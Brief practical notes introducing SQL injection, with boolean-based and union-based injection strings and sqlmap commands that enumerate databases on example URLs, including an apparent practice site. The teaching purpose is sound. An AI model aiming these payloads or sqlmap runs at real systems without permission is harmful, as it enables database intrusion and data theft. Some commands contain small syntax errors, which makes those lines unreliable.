



Practical
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SQL Injection (Manual & SQLmap)

* Theory

• Purpose :-

-> SQL Injection (SQLi) is a web security vulnerability that allows attackers to manipulate backend databases by injecting malicious SQL queries.

• How it Works :-

-> SQLi occurs when a web application does not properly sanitize user input, allowing attackers to execute arbitrary SQL commands.

• Types of SQL Injection :-

-> Boolean-based : `SELECT * FROM users WHERE id = 1' OR '1' = '1`


-> Union-based : `SELECT username, password FROM users WHERE id = 1 UNION SELECT null, null -`

-> SQLmap Usage : `sqlmap -u "http://example.com/login.php?id=1"-dbs`

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To check if a Website is vulnerable

- `sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --db`





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